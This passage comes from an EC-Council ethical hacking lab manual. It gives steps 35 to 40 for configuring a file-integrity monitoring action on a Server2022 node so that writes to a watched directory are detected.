
35. Click **OK** in the **Action List** window.

36. The **Monitor Actions** window appears; choose the newly created action (here, **Monitoring File**); and then click the **<<** icon to add the action.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

37. Once the action is added to the **Monitor Actions** window, click **OK**.




38. In the **File Sight Configuration** window, click the **File Activities** tab and check the **Existing file is written to** and **Ignore file appends (this is useful for monitoring log file integrity)** options. Leave the other settings to default and click **OK**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

39. Under the **Server2022** node, **Watch** node will be added, select it and click **Apply** from the right-pane. Then right-click on the **File Monitoring** / **Watch** node and click **Run Now!** from the context menu.




40. Click the **Server2022** node to view the dashboard. Scroll down in the dashboard; observe that the File Monitoring directory is being monitored.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

